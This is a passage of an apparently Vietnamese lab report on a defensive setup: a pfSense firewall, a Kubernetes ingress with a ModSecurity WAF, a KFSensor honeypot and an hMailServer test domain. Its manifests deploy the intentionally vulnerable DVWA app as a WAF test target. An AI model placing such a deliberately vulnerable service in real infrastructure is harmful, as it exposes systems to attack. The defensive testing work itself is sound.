
```
python manage.py migrate
```

3.2.3. tường lửa PfSense

tường lửa PfSense, được đặt ở trung tâm hệ thống với vai trò phòng thủ đầu tiên. Các quy tắc bảo mật được xây dựng không chỉ nhằm phát hiện và ngăn chặn các cuộc tấn công phổ biến như quét port bằng nmap, mà còn hướng đến khả năng nhận diện các IP, domain độc hại và các phần mềm nguy hiểm. Đây là lớp bảo vệ quan trọng, giúp giảm thiểu các nguy cơ từ bên ngoài.



Hình 3.2: Tổng quan PfSense



Hình 3.3: PfSense dashboard

3.2.4. Kubernetes Ingress + WAF(ModSecurity)

Môi trường Kubernetes đóng vai trò không chỉ là nền tảng triển khai, mà còn tạo điều kiện để tích hợp các thành phần bảo mật như WAF. WAF được triển khai dưới dạng một dịch vụ dựa trên ModSecurity, tích hợp trực tiếp với các ingress controller Nginx. Hệ thống này không chỉ đảm bảo khả năng định tuyến lưu lượng đến các dịch vụ nội bộ, mà còn giám sát và lọc bỏ các yêu cầu độc hại thông qua các quy tắc được định nghĩa trong OWASP ModSecurity Core Rule Set. Đặc biệt, ứng dụng thử nghiệm DVWA được sử dụng làm môi trường kiểm thử khả năng phát hiện và chặn các payload độc hại của WAF.

Dưới đây là file Manifest được chỉnh lại định dạng chuẩn YAML để triển khai DVWA với Kubernetes Ingress:

```

apiVersion: v1
kind: Service
metadata:
  name: dvwa-service
  namespace: nginx-ingress

```

```
spec:  
  selector:  
    app: dvwa  
  ports:  
    - protocol: TCP  
      port: 80  
      targetPort: 80  
  type: ClusterIP  
  
---  
apiVersion: apps/v1  
kind: Deployment  
metadata:  
  name: dvwa  
  namespace: nginx-ingress  
  labels:  
    app: dvwa  
spec:  
  replicas: 1  
  selector:  
    matchLabels:  
      app: dvwa  
  template:  
    metadata:  
      labels:  
        app: dvwa  
  spec:  
    containers:  
      - name: dvwa  
        image: vulnerables/web-dvwa
```

```

  ports:
    - containerPort: 80
  resources: {}

```

Dưới đây là file Manifest được chỉnh lại định dạng chuẩn YAML để triển khai ModSecurity trên Kubernetes:

```

apiVersion: v1
kind: Service
metadata:
  name: modsec-service
  namespace: nginx-ingress
spec:
  selector:
    app: modsec
  ports:
    - protocol: TCP
      port: 80
      targetPort: 8080
  type: NodePort

```

```

apiVersion: apps/v1
kind: Deployment
metadata:
  name: modsec
  namespace: nginx-ingress
  labels:
    app: modsec
spec:
  replicas: 1

```

```

selector:
  matchLabels:
    app: modsec
template:
  metadata:
    labels:
      app: modsec
spec:
  containers:
    - name: modsec
      image: owasp/modsecurity-crs:4.7.0-apache-
              alpine-202410030910
    ports:
      - containerPort: 8080
    env:
      - name: BACKEND
        value: "http://dvwa-service.nginx-ingress.svc.cluster.local"
    volumeMounts:
      - name: modsec-logs
        mountPath: /var/log/modsec
  volumes:
    - name: modsec-logs
      emptyDir: {}

```

Dưới đây là file Manifest được chỉnh sửa đúng định dạng YAML để thiết lập Kubernetes Ingress NGINX:

```

apiVersion: networking.k8s.io/v1
kind: Ingress

```

metadata:

```
name: modsec-ingress
namespace: nginx-ingress
annotations:
    nginx.ingress.kubernetes.io/rewrite-target: /
```

spec:

rules:

- host: hehe.test

http:

paths:

- path: /dvwa

pathType: Prefix

backend:

service:

name: modsec-service



port:

number: 80

```
root@master-node:/home/master# kubectl get svc -n nginx-ingress
NAME           TYPE      CLUSTER-IP   EXTERNAL-IP  PORT(S)        AGE
dvwa-service   ClusterIP  10.96.98.93  <none>       80/TCP        7m26s
modsec-service NodePort   10.110.14.22  <none>       80:32128/TCP  7m20s
root@master-node:/home/master# _
```

Hình 3.4: Service chạy trên cluster


```
root@master-node:/home/master# kubectl get ingress -n nginx-ingress
NAME          CLASS   HOSTS            ADDRESS        PORTS   AGE
nginx-ingress (none) hehe.test        90:80/TCP   11h
root@master-node:/home/master#
```

Hình 3.5: Ingress Nginx**Hình 3.6:** Web bị lỗi để thử nghiệm WAF**Hình 3.7:** WAF chặn thành công

3.2.5. Bên trong mạng nội bộ

KFSensor được thiết kế để mô phỏng các dịch vụ phổ biến như HTTP, FTP, SMTP và Telnet nhằm phát hiện và ghi lại các hành vi đáng ngờ. Công cụ này đặc biệt hữu ích trong việc phân tích hoạt động của các kẻ tấn công trong môi trường mạng nội bộ.


Đầu tiên, tính năng .NET Framework 3.5 của Windows cần được kích hoạt, vì đây là điều kiện tiên quyết để cài đặt hMailServer. Việc này có thể được thực hiện thông qua công cụ "Turn Windows Features On or Off".




Hình 3.8: Bật tính năng .NET Framework 3.5

Cài đặt và cấu hình hMailServer

- Tạo domain: Một domain thử nghiệm (ví dụ: tcm.test) được tạo để phục vụ cho quá trình mô phỏng. Domain này cần được ánh xạ thông qua file hosts của Windows để đảm bảo hệ thống nhận diện đúng địa chỉ mạng nội bộ.




Hình 3.9: Giao diện kết nối của hmailserver sau khi cài đặt




Hình 3.10: Tao domain tcm.test

- Hai tài khoản email được cấu hình trong hMailServer để phục vụ cho việc

gửi và nhận thông báo thử nghiệm.




Hình 3.11: Thêm hostname vào phần SMTP




Hình 3.12: Tạo hai account


- Thunderbird được sử dụng như một client để kiểm tra khả năng gửi nhận email thông qua domain vừa tạo.



Hình 3.13: Thêm account vào thunderbird (bước 1)




Hình 3.14: Thêm account vào thunderbird (bước 2)




Hình 3.15: Kiểm tra kết nối thông qua domain vừa tạo

